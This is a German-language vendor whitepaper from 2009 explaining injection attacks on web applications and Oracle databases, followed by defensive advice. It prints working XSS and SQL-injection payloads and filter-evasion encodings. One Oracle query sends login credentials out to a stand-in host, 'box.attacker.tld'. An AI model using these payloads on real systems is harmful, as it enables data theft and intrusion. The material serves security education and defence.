SecureNet

Whitepaper

Die Datenbank als Erfüllungsgehilfe für Datendiebe

Eine Kurzeinführung in Injection Angriffe

Ralf Reinhardt, SecureNet GmbH, Nov 2009

Schlüsselworte

Injection, SQL-Injection, SQLI, Blind SQL-Injection, Advanced SQL-Injection, ORM-Injection, Hibernate, O/R-Mapper, ORM, HQL, Hibernate Query Language, HQL-Injection, HTML-Injection, Cross-Site Scripting, XSS, Spoofing, Website-Spoofing, Frame-Spoofing, Link-Spoofing, Content-Spoofing, Phishing, Defacement, Validation, Data Validation, Input Validation, Output Validation, Data Sanitation, Boundary Filtering, Least Privilege, Defence in Depth, Secure Coding, Secure-Coding-Guidelines, Secure-Coding-Policies, Prepared Statements, Stored Procedures, Web Application Security, WAS, Penetration Testing, PT, Source-Code-Analyse, SCA, Code-Review, CR, Source-Code-Review, SCR, Software-Development-Life-Cycle, SDLC, Qualitätsmanagement, QM, Web-Application-Firewall, WAF, Database-Firewall, DB-Firewall, Open Web Application Security Project, OWASP

SecureNet GmbH - Münchner Technologiezentrum - Frankfurter Ring 193a - D-80807 München
www.securenet.de - info@securenet.de - Phone +49/89/32133-600

INHALT

1 EINLEITUNG

So gut wie jede halbwegs anspruchsvolle Webanwendung nutzt heutzutage in irgendeiner Weise eine Datenbank, in vielen Fällen ist dies Oracle. Die Datenbank kann leicht zum Einfallstor für Datendiebstahl oder Datenmanipulation werden:

Anwendungsentwicklern unterlaufen bei der Programmierung und Wartung von hinreichend komplexen Systemen zwangsläufig handwerkliche Fehler. Sollten entsprechende sicherheitskritische Fehler in einer Webanwendung zu finden sein, so ist der Missbrauch von wertvollen und vertraulichen Unternehmens- und Kundendaten wie z.B. Kreditkartennummern, Namen, postalische Adressen, E-Mail-Adressen, oder sonstigen personenbezogenen oder datenschutzrechtlich relevanten Daten nur noch eine Frage der Zeit.

Oft genügt eine einzige Schwachstelle, um den Datendieben freien Zugang zu gewähren. Hierbei ist es nahezu gleichgültig, ob die Datenbank und die darunter liegenden Server fehlerfrei und sicher konfiguriert sind, ein erfolgreicher Angriff wird durch die Art der programmatischen Umsetzung der Anwendung ermöglicht.

In diesem Vortrag erfahren Sie die wichtigsten Grundlagen der größten Gefahren für die Vertraulichkeit, die Integrität und die Verfügbarkeit Ihrer Daten durch Injection-Angriffe über fehlerhafte Webanwendungen. Wir zeigen Ihnen, warum auch so verbreitete Schwachstellen wie HTML-Injection und Cross-Site Scripting (XSS) ein Datenbank-Thema sind. Im Folgenden schlagen wir den Bogen von der "normalen" und der Blind SQL-Injection über die Advanced SQL-Injection bis hin zur ORM-Injection, die es auch ermöglicht, moderne O/R-Mapper aufs Kreuz zu legen.

2 HTML-INJECTION, CROSS-SITE SCRIPTING (XSS), URSACHEN UND MÖGLICHEN FOLGEN

2.1 HTML-Injection

Sie kennen die Situation: Eine Website fordert Sie auf, Ihren Namen einzugeben, um ihn später an anderer oder gleicher Stelle wieder anzuzeigen. Probieren Sie doch einfach mal folgendes als Eingabe:

```
Max M<u>stermann
```

Sollte dieser Name im weiteren Verlauf außerhalb eines Eingabefeldes als `Max Mstermann` angezeigt werden, so haben Sie bereits Ihre erste Schwachstelle

entdeckt. Sie sind in der Lage, HTML-Tags in die Anwendung einzusteuern. Im obigen Beispiel ist dies das Tag **<u>** für „underline“. Da Sie kein Ende Tag angegeben haben, kann es sehr gut sein, dass jeder folgende Text nach Max Mstermann unterstrichen wird. Mit HTML-Injection sind schon einige Spielereien möglich, richtig interessant wird es aber erst, wenn Sie ausführbares JavaScript einschleusen können. Man spricht dann von

2.2 Cross-Site Scripting (XSS)

Ein normales Eingabefeld in einem Formular auf einer Webseite sieht in etwa so aus:

```
<INPUT NAME="fullname" TYPE="text" VALUE="" />
```

Der VALUE zugewiesene Wert ist in diesem Beispiel leer, Sie fangen also in einem leeren Eingabefeld das Tippen an. Üblicherweise wird bei einem Absenden des Formulars an den Server im Fehlerfall (z.B. falsche Telefonnummer) die gleiche Seite erneut angezeigt, wobei der Fehler markiert wird und die bereits eingegebenen Werte im VALUE erneut ausgegeben werden. Haben Sie zuvor „**Max Mustermann**“ eingegeben, so werden Sie sehr wahrscheinlich

```
<INPUT NAME="fullname" TYPE="text" VALUE="Max Mustermann" />
```

im Quelltext der Seite lesen können. Unter der Annahme, dass diese Seite anfällig für XSS ist und Sie als Name folgendes eingegeben haben

```
NN" /><script>alert('XSS');</script><br id="42
```

wird das Resultat so aussehen (natürlich ohne Formatierung, diese wurde zur besseren Darstellung des Sachverhaltes ergänzt):

```
<INPUT NAME="fullname" TYPE="text" VALUE="NN" />
  <script>
    alert('XSS');
  </script>
<br id="42" />
```

Dies ist gültiger HTML-Code, der vom Browser ausgeführt wird und der mittels JavaScript ein Warnmeldungsfenster mit dem Text „**XSS**“ ausgibt. Schon haben Sie einen Proof of Concept für eine Cross-Site-Scripting-Schwachstelle und können die Anwendung weiter untersuchen und manipulieren.

2.3 Ursachen und mögliche Folgen

Die Ursache für diese Schwachstellen liegt auf der Hand, es ist eine fehlende oder fehlerhafte Data Validation und Data Sanitation, hier Input Validation, bzw. Input Sanitation. Bei der Data Validation werden die übergebenen Parameter geprüft (z.B. positiver, 5-stelliger Integer-Wert, kleiner 100.000, auch mit führenden Nullen als PLZ für Deutschland) und sehr oft zusätzlich in geeigneter Weise enkodiert (HTML, JavaScript, SQL, usw.) oder gefiltert (Meta-Zeichen, Schlüsselworte), wobei diese zusätzlichen Maßnahmen bereits der Data Sanitation zuzuordnen sind. Im Folgenden unterscheiden wir hier nicht streng zwischen

Data Validation und Data Sanitation, da im Normalfall beides zwingend erforderlich ist. Das oberste Prinzip muss stets lauten:

```
All input is evil!
```

Dies gilt insbesondere auch für Daten, die aus der Datenbank kommen. Aus Sicht des Anwendungsservers ist die Datenbank eben nicht nur eine Datensenke, sondern auch eine Datenquelle. Spätestens hier muss auch Output Validation und Sanitation ins Spiel kommen, insbesondere wenn die Datenbank auch von Drittsystemen gespeist wird!

Cross-Site Scripting ist eine stark unterschätze Gefahr, es ermöglicht eine ganze Palette von Angriffen (Website-Spoofing, Content-, Frame- und Link-Spoofing, u.v.a.), die vom vergleichsweise harmlosen Defacement („Entstellung“) einer wenig wichtigen Website bis hin zur hochgradig elaborierten Phishing-Attacke gegen Ihre Core Business Anwendungen reichen können.

Technisch unterscheidet man zwischen drei Varianten des Cross-Site Scripting:

Reflekiertes (nicht-persistentes) und DOM-basiertes (lokales) XSS verursachen unter normalen Umständen nur dann Probleme, wenn sich der Benutzer einen manipulierten Link unterschieben lässt (z.B. durch eine andere Website oder per E-Mail - der klassische Phishing-Ansatz).

Persistentes XSS hingegen bedeutet, dass der durch die XSS-Schwachstelle eingeschleuste Schadcode in der Datenbank gespeichert und auch wieder ausgegeben wird. Stellen Sie sich vor, das Max-Mustermann-Beispiel funktioniert auf analoge Weise auch in einem Gästebuch – ahnen Sie, was passiert, wenn Maxine Musterfrau das Gästebuch öffnet und auf den Eintrag des Herrn Mustermann stößt? Hier ist kein untergeschobener Link mehr nötig, die Datenbank und ihr manipulierter Inhalt wird nolens volens zur Büchse der Pandora und die betroffene Website bleibt permanent manipuliert.

Bisher haben wir versucht, HTML oder JavaScript in die Anwendung zu schleusen. Hierzu wurde in unseren Beispielen mit der Eingabe präparierter Namen experimentiert. Für SQL-Injection gilt: Trifft mangelnde Input Validation und mangelhafte Input Sanitation auf dynamisch erzeugte SQL-Queries, so ist der Weg frei für den „Exploit of a Mom“:



Abb. 1: Exploit of a Mom, http://xkcd.com/327/

Anmerkung: Technisch gesehen ist query stacking in dieser Form kein Oracle Thema, dennoch trifft der Cartoon humoristisch einen Kern (von zweien) des Problems. Quelle: http://xkcd.com/327/

3 Verschiedene Ausprägungen der SQL-Injection, Problematik dynamischer Queries

3.1 SQL-Injection „klassisch"

Zu irgendeinem Zeitpunkt wird die Anwendung versuchen, die eingegebenen Daten zu persistieren, also in die Datenbank zu schreiben. Nehmen wir an, es wird dazu eine Tabelle namens `benutzer` mit diversen Spalten, darunter `anzeigename, firma` und `ort` genutzt. Andere Benutzer können nun z.B. nach Herrn Mustermann suchen. Die Datenbank kann hierzu wie folgt mittels SQL abgefragt werden:

```
SELECT anzeigename, firma, ort FROM benutzer WHERE
anzeigename = 'Max Mustermann';
```

Bei einer schnell (oder schlecht) programmierten Anwendung (hier am Beispiel Java) könnte für diese Abfrage folgender Programmcode Verwendung finden:

```
01 Connection connection = /* some DB connection */;
02 Statement statement = connection.createStatement();
03 String queryString = "SELECT anzeigename, firma, ort FROM¬
   benutzer WHERE anzeigename =¬
   '" + request.getParameter("fullname") + "'";
04 ResultSet results = statement.executeQuery(queryString);
```

Zeile 1 und 2 dienen nur dazu, eine Datenverbindung zum DBMS aufzubauen, in Zeile 4 wird die in Zeile 3 dynamisch erzeugte SQL-Query ausgeführt, das Ergebnis wird im `results` Objekt gespeichert. Sehen wir uns die Zeile 3 näher an:

Aus den vom Browser an den Server geschickten Formular-Daten wird das Input-Feld **`fullname`** ausgelesen (analog zu den Beispielen bei Cross-Site Scripting)

und mit einer Rumpf-Query konkateniert. Wurde in diesem Eingabefeld „**Max Mustermann**“ eingegeben, so ist die in Zeile 4 ausgeführte Query vollkommen identisch zu unserer ersten SQL-Anweisung. Was aber, wenn kein Name angegeben wurde sondern stattdessen ein paar geschickt gewählte SQL-Schlüsselworte? Der Angreifer sucht den ersten Namen:

```
NN’ or 1=1 --
```

Im `result` Objekt, und damit in der vom Server an den Browser des Angreifers ausgelieferten Response hätten wir die Ergebnisse der folgenden Query stehen:

```
SELECT anzeigename, firma, ort FROM benutzer WHERE
anzeigename = 'NN' or 1=1 --';
```

Mit anderen Worten: Es wurde zusätzlicher SQL-Code injiziert und der Angreifer bekäme eine Liste aller Benutzer mit ihren Firmen und Orten zu sehen, da die komplette `WHERE`-Clause zu `true` evaluieren würde. Es geht aber noch besser:

Nehmen wir weiterhin an, in der Tabelle `benutzer` steht auch das zum Benutzer gehörige Passwort in der Spalte `passwort` sowie der von ihm genutzte Loginname in der Spalte `login`. Nun könnte ein Angreifer die Anwendung fragen, ob es den folgenden Benutzer gibt:

```
NN' UNION SELECT anzeigename, login, passwort FROM benutzer --
```

Im `result` Objekt und damit in der vom Server an den Browser des Angreifers ausgelieferten Response hätten wir die Ergebnisse der folgenden Query stehen:

```
SELECT anzeigename, firma, ort FROM benutzer WHERE
anzeigename = 'NN'
UNION
SELECT anzeigename, login, passwort FROM benutzer --';
```

Nun bekäme der Angreifer durch das zweite `SELECT`-Statement eine Liste aller Benutzer mit deren Loginnamen und dem dazugehörigen Passwort präsentiert.

Bei der für den Angreifer bequemsten Art der „normalen“ SQL-Injection bekommt er aufgrund mangelhafter Fehlerbehandlung so detaillierte Informationen zurück, dass es ihm ein Leichtes ist, die Semantik und die Syntax seiner eingeschleusten Nutzlast auf das gewünschte Ergebnis hin zu trimmen. Schwieriger wird es bei der:

3.2 Blind SQL-Injection

Der Angriffsvektor ist prinzipiell der bereits bei SQL-Injection beschriebene. Die Latte wird für den Angreifer nur dahingehend höher gelegt, dass er nicht mehr direkt anhand von Fehlermeldungen oder Resultaten über Erfolg oder Misserfolg seiner Handlung unterrichtet wird.

Das Einschleusen von booleschen Ausdrücken wie im vorhergehenden Absatz beschrieben hat sich vielfach bewährt. So kann man unerwartete Reaktionen mit durch „`'OR 1=1 --`“, „`'OR 1=2 --`“, „`'AND 1=1 --`“, „`'AND 1=2 -`

-“, usw. gewürzten Werten provozieren, die sich oft in unterschiedlichen Reaktionen oder Fehlermeldungen manifestieren. Hieraus lassen sich Rückschlüsse auf die dahinter verborgene Logik und die damit verbundenen Vorgänge ziehen.

Wenn man die Möglichkeit hat, die Attribute im `SELECT` direkt zu beeinflussen oder aber das folgende Statement mittels `UNION` an ein existierendes Statement zu hängen, so würde dies die Oracle Fehlermeldung *ORA-01476 „Divisor ist Null“* provozieren, falls der Name „**`Max Mustermann`**“ existiert:

```
SELECT 1/0, firma, ort FROM benutzer WHERE
anzeigename = 'Max Mustermann';
```

Wenig elegant und relativ zeitraubend ist der Ansatz, unterschiedliche Laufzeiten für die Beantwortung einer manipulierten Anfrage an die Datenbank als boolesche Aussage über deren syntaktische (und ggf. semantische) Korrektheit zu werten und somit festzustellen, ob das gewünschte Ergebnis erreicht wurde.

`SELECT COUNT(*) FROM dual;` und `SELECT COUNT(*) FROM all_objects;` haben auf einer nichtleeren Datenbank signifikant unterschiedliche Laufzeiten. Diesen Unterschied kann man nutzen, indem man das eine der beiden Statements in einer `if`-Anweisung an den `then`-Zweig und das andere Statement an den `else`-Zweig hängt. Dies läuft häufig auf eine Enumeration Zeichen für Zeichen der gewünschten Information hinaus:

```
SELECT decode(substr(passwort,1,4),'nim2',(SELECT COUNT(*)
FROM all_objects),(SELECT COUNT(*) FROM dual))
FROM benutzer WHERE login = 'admin';

SELECT decode(substr(passwort,1,7),'nim23da',(SELECT COUNT(*)
FROM all_objects),(SELECT COUNT(*) FROM dual))
FROM benutzer WHERE login = 'admin';
```

Wenn es dann ein wenig länger dauert bis die Antwort vom Server kommt, hat man einen Volltreffer gelandet. Im obigen Beispiel lässt sich der Ausdruck (`SELECT COUNT(*) FROM dual`) auch problemlos durch eine Integer-Konstante, wie z.B. `0`, ersetzen.

Eine weitere interessante Möglichkeit bei der Oracle Datenbank ist die Verwendung von „Out-of-Band-Signalisierung“. Unter Umgehung des normalen Rückkanals, also der eigentlichen Webanwendung, bringt man die Datenbank dazu, die gewünschten Informationen direkt an einen Webserver des Angreifers zu senden:

```
SELECT utl_http.request('http://box.attacker.tld/payload')
FROM dual;
```

Unter der Randbedingung, dass **`payload`** nicht als auslieferbare Datei auf dem angegebenen Webserver des Angreifers existiert, wird diese Anfrage im `error.log` des Webservers gespeichert und kann dort von diesem jederzeit im Klartext ausgelesen werden.

Dies funktioniert für kleine Datenmengen auch unter Nutzung des DNS-Servers des Angreifers, die Nutzlast wird dann nicht im Pfad, sondern im Namen der (nicht vorhandenen) Subdomain transportiert:

```
SELECT utl_http.request('http://payload.attacker.tld/')
FROM dual;
```

Sollte `util_http` nicht funktionieren, so lohnt sich sehr oft ein Versuch mittels `httpuritype,` auch hier mit der **`payload`** entweder im Pfad oder in der Subdomain:

```
SELECT httpuritype('http://payload.attacker.tld/').getXML()
FROM dual;
```

Greifen wir doch noch einmal unser altes Beispiel auf und nehmen wir an, der eingegebene Name, nach dem gesucht werden soll, lautet nun:

```
NN' UNION SELECT httpuritype('http://box.attacker.tld/Login:'¬
||(SELECT login FROM benutzer WHERE ID = 1)||'__Password:'||¬
(SELECT passwort FROM benutzer WHERE ID = 1)).getContentType¬
(),NULL, NULL FROM dual --
```

So ergibt sich folgendes Statement:

```
SELECT anzeigename, firma, ort FROM benutzer
WHERE anzeigename = 'NN'
UNION
SELECT httpuritype('http://box.attacker.tld/Login:'
       ||(SELECT login FROM benutzer WHERE ID = 1)
       ||'__Password:'
       ||(SELECT passwort FROM benutzer WHERE ID = 1))
       .getContentType(), NULL, NULL FROM dual --';
```

Damit sind die Credentials des Benutzers mit der ID 1 - erfahrungsgemäß haben User mit sehr niedrigen IDs die meisten Rechte und Rollen - an der Anwendung vorbei in einem Logfile auf dem Server des Angreifers gelandet:

```
[Fri Sep 18 20:44:08 2009] [error] [client 192.168.42.23]¬
File does not exist:¬
/var/www/localhost/htdocs/Login:admin__Password:nim23da
```

Im obigen Logfileeintrag bekommt man als kleinen Benefit auch noch die IP-Adresse des Datenbankservers - insofern das Routing nicht über ein Gateway läuft - frei Haus geliefert.

Für einige Oracle-spezifische Anregungen zur Blind SQL-Injection möchte ich Herrn Alexander Kornbrust danken. In seinen Whitepapers sind zahlreiche weitere Informationen mit dem Fokus Oracle zu finden.

3.3 Advanced SQL-Injection

Der Begriff "Advanced SQL-Injection" ist nicht eindeutig definiert. Immer dann, wenn es ein wenig schwieriger wird, spricht man von „Advanced" oder „Erweitert". In vielen Datenbanken gibt es unerwartete Möglichkeiten, wie z.B. das Ausführen mehrerer, mit Semikolon voneinander getrennter Queries in einer Transaktion (vgl. „Exploit of a Mom") oder lesender und schreibender Zugriff

auf das Dateisystem. Dies geht stellenweise so weit, dass ein Angreifer zuerst seine eigene Shell im Binarformat in die Datenbank injiziert, diese dann auf das Dateisystem schreibt, ausführbar macht und anschließend startet. Es sei an dieser Stelle auf die Arbeiten von Herrn Bernardo Damele A. G. verwiesen. Oracle hat glücklicherweise viele dieser „Features" in dieser Form nicht, dennoch ist einiges möglich.

Im Weiteren nehmen wir an, dass die Entwickler und die Serveradministratoren ihre Hausaufgaben gemacht haben und zumindest irgend eine Form der Input Validation und Sanitation stattfindet, sei es über den Einsatz eines serverseitigen Validators mit Sanitation-Funktion, einer Security-API oder einer vorgeschalteten Web Application Firewall oder eine beliebige Kombination der oben genannten. Oft wird dabei die richtige Technik falsch oder unvollständig eingesetzt.

„Advanced" in unserem Sprachgebrauch bedeutet nun, durch geschicktes Maskieren oder Enkodieren die Nutzlast so umzuschreiben, dass diese unbehelligt bei der Datenbank ankommt und ausgeführt werden kann. Hier nun einige willkürliche Beispiele, wie dies geschehen kann (diese Auflistung hat keinerlei Anspruch auf Vollständigkeit):

```
SELECT 'Test!', COUNT(*) FROM dual;
SELECT /**/'Test!',COUNT(*)/**/FROM/**/dual;
SELECT 'Te' || 'st!' , COUNT   (     *      ) FROM dual;
SELECT concat(concat('T','e'),concat(chr(115),chr(116)))
       ||'!',COUNT(chr(42)) FROM dual;
SELECT chr(84)||chr(101)||chr(115)||chr(116)||chr(33),
       COUNT(*)FROM dual;
SELECT chr(42+42)|/**/|chr(10*10+1)||chr(138-23)||chr/*
       */(116)||chr(33), COUNT(*) FROM dual;
selECT coNCat(/*   ganZegal */concAT(   'T' ,  cHr  (  AsciI (
       'e' ) ) ),cOncat(chR(10*10+25-10)/**/,chr(116)))    ||
       chr(lEAst(33,101,1235,8272)),coUNT(chr(42)) fROM dual;
```

Als Teil einer Injection über URL-Parameter mit diversen URL-Encodings (unverschleierter Klartext: „**NN' UNION SELECT 'Test!', COUNT(*) FROM dual--**"):

```
NN'%20UniOn%20seLecT%20CONcat(/*%20%20egal%09*/coNCat(%09%09'¬
T'%09,%20%20chr%20%20(%20%20AsciI%20(%20'e'%20)%20)%20),concA¬
T(cHR(10%20*%2010+25-10)/**/,chr(116))%20)%20%20%20%20%20%20%¬
7C%7Cchr(LEAST(33,101,1235,8272)),COUNT(chr(42))%20FROM%20dua¬
l%20–

%4E%4E%27%20%55%4E%49%4F%4E%20%53%45%4C%45%43%54%20%27%54%65%¬
73%74%21%27%2C%20%43%4F%55%4E%54%28%2A%29%20%46%52%4F%4D%20%6¬
4%75%61%6C%2D%2D

%u004E%u004E%u0027%u0020%u0055%u004E%u0049%u004F%u004E%u0020%¬
u0053%u0045%u004C%u0045%u0043%u0054%u0020%u0027%u0054%u0065%u¬
0073%u0074%u0021%u0027%u002C%u0020%u0043%u004F%u0055%u004E%u0¬
054%u0028%u002A%u0029%u0020%u0046%u0052%u004F%u004D%u0020%u00¬
64%u0075%u0061%u006C%u002D%u002D
```

3.4 HQL-Injection - O/R Mapper (ORM) Injection am Beispiel Hibernate

Eine der wichtigsten Forderungen zur Behebung von SQL-Injection lautet zu Recht: Weg von dynamisch erzeugten SQL-Queries, keine Konkatenation! Als Best-Practice gilt im Allgemeinen die Verwendung eines ausgereiften O/R Mappers, d.h. eines Frameworks, welches die Datenobjekte einer enterprise-basierten Welt auf die „Niederungen" der relationalen Entitäten einer RDBMS herunter bricht. Wir betrachten hier exemplarisch Hibernate, einen bekannten O/R Mapper für Java:

Es gibt in Hibernate die Möglichkeit, eine Query mittels SQL (!), *Criteria* oder über *HQL* auszuführen. HQL steht für *Hibernate Query Language* und ist SQL recht ähnlich, jedoch nicht so mächtig und mit objektorientiertem Fokus. HQL (ebenso wie Criteria) werden interpretiert und am Ende in reguläres SQL umgewandelt. Dennoch kommt es auch hier immer wieder vor, dass die richtige Technik (ausschließliche Verwendung von Criteria) zur Lösung eines Problems falsch eingesetzt wird, z.B. weil man dennoch dynamisch erzeugtes SQL oder HQL an vermeintlichen Nebenschauplätzen verwendet. In einem solchen Fall ist ORM-Injection möglich. Hierzu ein Beispiel aus der Praxis:

Ein Programmierer hat eine Funktion geschaffen, um dem Benutzer die Möglichkeit zu bieten, seinen Loginnamen zu ändern. Bevor jedoch ein `UPDATE` ausgeführt werden kann überprüft er mit einem `SELECT COUNT,` ob dieser neue Name bereits existiert. Ist dies der Fall, so bekommt der Benutzer eine Fehlermeldung „*Loginname existiert bereits!*" und das `UPDATE` wird nicht ausgeführt. Diese Logik steckt in der Klasse `User.java`, die wiederum mittels O/R-Mapping mit unserer Datenbank-Tabelle `benutzer` verknüpft ist. Die Attribute `userPasswort` und `userLoginName` dieser Klasse entsprechen den Tabellen-Spalten `passwort` und `login`. In der initialen Überprüfung auf Existenz eines bereits vorhandenen Loginnamens hat sich jedoch eine Injection eingeschlichen, da das HQL-Statement fälschlicher Weise dynamisch zusammengebaut wurde:

```
01 lCount =
02 ((Integer) HibernateHelper.getSession(HIBERNATE_RESOURCE)
03 .iterate(
04          "SELECT COUNT(u) FROM User u"
05          +" WHERE u.userLoginName = '"+sUserLoginName+"'"
06          ).next()).longValue();
```

Von Interesse ist nur das HQL-Statement, welches sich von Zeile 4 bis Zeile 5 erstreckt. **`sUserLoginName`** ist die Variable, die an der Oberfläche über das Eingabefeld "*Bitte geben Sie Ihren gewünschten Loginnamen ein:*" gespeist wird. Selbst ohne Injection-Angriff ist diese Logik per se geeignet, alle existierenden User zu enumerieren. Gibt man z.B. „`admin`" ein, so meldet die Anwendung: „*Loginname existiert bereits!*"

HQL unterstützt den `UNION`-Operator nicht. Offensichtlich wird alles nach `UNION` verworfen, so dass man dieses Schlüsselwort auch als *Kommentar bis Zeilenende* nutzen kann. Ein Versuch zur Loginnamensänderung über die Eingabemaske mit:

```
admin' union someNonsens
```

bringt als Resultat „*Loginname existiert bereits!*“ Solange wir uns im Kontext der gleichen Klasse (innerhalb der selben Transaktion) bewegen, können wir somit weitaus mehr abfragen:

```
admin' and u.userPassword like '%' union
admin' and u.userPassword like 'n%' union
admin' and u.userPassword like 'nim%' union
admin' and u.userPassword = 'nim23da' union
```

werden alle ebenso mit „*Loginname existiert bereits!*“ quittiert, womit am Ende erfolgreich eine Passwort-Enumeration durchgeführt werden kann.

3.5 Generelle Problematik

Wir haben es mit einem komplexen Konstrukt verschiedener Systeme zu tun, welches im einfachsten Fall so aussieht:

```
Browser  ←(1)→  Anwendung ←(2)→  Datenbank
```

Es gibt also mindestens zwei Grenzübergänge, die sich noch jeweils in Input und Output aufteilen. An diesen Übergängen muss mindestens Data Validation und Data Sanitation erfolgen (die Gesamtheit aus Validation, Canonicalization, Encoding, Decoding, Sanitation, Filterung, usw. ist auch als Boundary Filtering bekannt). Finden hier handwerkliche Fehler statt, so kann daraus allzu schnell eine Sicherheitslücke entstehen.

Für die Datenbank erscheint eine Query, die von der Anwendung kommt, immer als legitim (selbst wenn sie fehlerhaft sein sollte). Hierbei spielt es keine Rolle, wie gut gepatcht, administriert oder gehärtet die Datenbank ist. Das Problem muss an andere Stelle angepackt werden, am besten in der fehlerhaften Logik der Anwendung.

Mangelhafte Input Validation und Sanitation des Wertes, der in irgendeiner Abfragesprache dynamisch in eine Query eingebaut wird, ist das Grundproblem der SQL-Injection. Dieses Grundproblem der dynamischen Query ist genereller Natur und lässt sich in vollkommen analoger Weise ebenso z.B. auf LDAP-Injection oder XPath-Injection übertragen.

4 AUSBLICK UND LÖSUNGSANSÄTZE

4.1 Kenntnisnahme: Web-Application-Security-Penetrationtest und Source-Code-Analyse

Ein erster kurzer Test, ob Ihre Anwendung betroffen ist oder nicht kann mit einem automatischen Web-Application-Vulnerability-Scan Ihrer Website erfolgen (dies ist nicht mit klassischen Pentesting-Scans auf Netzwerk- oder Systemebene zu verwechseln!). Zur Auswertung der Ergebnisse ist es sehr vorteilhaft, neben Administratorenwissen auch über eine solide Expertise in der Entwicklung von Software zu verfügen.

Finden sich Verdachtsmomente, so wird ein kompletter *Web-Application-Security*-Penetrationtest den letzten Zweifel ausräumen können, da verdächtige Stellen manuell untersucht, False-Positives eliminiert und als Ergebnis üblicherweise ein fundierter Report mit Management-Summary geliefert wird.

Eine weitere, tiefer gehende Möglichkeit ist eine *Source-Code-Analyse* (SCA) der kompletten Anwendung. Bei größeren (mehrere hundert kLOC) bis sehr großen Anwendungen empfiehlt sich die Nutzung eines automatisierten Tools.

Dennoch kann es auch sinnvoll sein, insbesondere wenn es nur um die gängigen Probleme geht, einen manuellen *Source-Code-Review* durchzuführen. So lässt sich z.B. SQL-Injection sehr einfach von Hand finden.

Weiterführende, unabhängige und kostenfreie Informationen zu diesem Themenkomplex sind z.B. auf den Seiten des „*Open Web Application Security Projects*" – *OWASP* – zu finden (siehe http://www.owasp.org).

4.2 Lösungswege: Die Quellcode-Ebene, Konfigurationsebene, Prozessebene u.a.

Die Best-Practices sind oft hinreichend bekannt: Keine dynamischen Queries, keine Konkatenation! Statt dessen Verwendung von Prepared Statements (keine Stored Procedures, auch hier ist Injection möglich), korrekte Verwendung von O/R-Mappern.

Bei der Programmierung von Rollen und Rechten, beim Serverbetrieb und auch bei der Oracle-Instanz selbst sei hier auf das Prinzip des „*Least Privilege*" verwiesen (eingeschränkter User, eingeschränkte View, usw.).

Um nachhaltig sicher zu sein, muss bei der Entwicklung des Gesamtsystems das Paradigma „*Defense in Depth*" berücksichtigt werden, insbesondere auch bei den im Abschnitt „Generelle Problematik" genannten Übergängen und dem damit verbundenem Boundary Filtering.

Höchst problematisch erweist sich in der Praxis das oft nicht ausgeprägte Bedrohungsbewusststein auf Seiten der Entwickler (und des Betriebs für Fehler in der

Business-Logik). Hier helfen Awareness-Maßnahmen wie z.B. Schulungen, Seminare und Workshops. Diese verbessern die Quellcodequalität bezüglich sicherheitsrelevanter Fragestellungen erheblich - insbesondere dann, wenn diese Maßnahmen mit der Einführung verbindlicher und auf die Bedürfnisse der jeweiligen Organisationseinheit zugeschnittener Secure-Coding-Guidelines (und ggf. Secure-Coding-Policies für die Managementebene) einher gehen. Weiterhin sollte Sicherheit nicht nur nachträglich verordnet, sondern bereits als essentieller Teil des Software-Development-Life-Cycles (SDLC) mit regelmäßigen Audits verstanden werden. Letztlich ist Sicherheit auch eine Frage des Qualitätsmanagements.

4.3 Lösungswege für Legacy-Anwendungen: Web-Application-Firewalls u.a.

Sollte nun schon alles zu spät sein, weil es sich z.B. um eine x-Jahre alte, unwartbare und „gewachsene" Anwendung handelt, die zudem nicht oder schlecht dokumentiert ist und aus diversen Gründen eine Neuentwicklung nicht in Frage kommt, so kann dennoch die Bedrohung minimiert werden. Wir erinnern uns an die Übergänge:

```
Browser  ←(1)→  Anwendung ←(2)→  Datenbank
```

Es ist nun möglich, in den Übergang (1), also zwischen dem Browser des Benutzers und der Anwendung eine Web-Application-Firewall (WAF) zu installieren. Diese WAF muss nun für die Anwendung trainiert oder konfiguriert werden, damit sie erkennen kann, was gültige und was ungültige Requests oder auch Responses sind (die Header und der Inhalt der Requests des Browsers auf Port 80 oder 443 bzw. die dazugehörigen Responses werden analysiert). Für gültige Requests agiert sie meist als Reverse-Proxy, ungültige Requests oder Responses werden ggf. bereinigt oder verworfen. Sie kümmert sich dabei um den gesamten Prozess des Boundary Filtering, also insbesondere um Validation und Sanitation. Durch die Möglichkeit, Anomalien erkennen zu können, haben einige WAFs auch Teilfunktionalitäten eines IDS. Wird die WAF bei einem Angriff erfolgreich umgangen, so kommen die alten Schwachstellen der Anwendung erneut voll zum Tragen.

Der Übergang (2) kann ebenso geschützt werden, entweder auch mit einer WAF oder mit einer Database-Firewall. Eine DB-Firewall kann nur gegen SQL-Injection helfen und stellt einen Proxy zwischen Anwendung und DBMS dar. Potentiell gefährliche Statements werden verworfen. Diese Art der Firewall sei nur der Vollständigkeit halber erwähnt.

Weiterführende Informationen zu den Lösungswegen auf Quellcode-Ebene und Prozessebene oder für Legacy-Anwendungen sind ebenfalls unter http://www.owasp.org zu finden.

Alle hier vorgestellten Produkte, Lösungen und Dienstleistungen können Sie selbstverständlich auch über die Firma SecureNet GmbH in München beziehen.

5 ÜBER SECURENET

Als eines der ersten Unternehmen in Deutschland haben wir uns auf die Sicherheit von Webanwendungen spezialisiert. Wir decken das komplette Dienstleistungsspektrum rund um die Sicherheit von Webanwendungen ab und sind Softwarehaus für die Entwicklung sicherer Webanwendungen. **www.securenet.de**

Wir machen Software. Sicher.

SecureNet

Nov 2009

SecureNet GmbH
Münchner Technologiezentrum - Frankfurter Ring 193a - D-80807 München, Germany
www.securenet.de - info@securenet.de - Phone +49/89/32133-600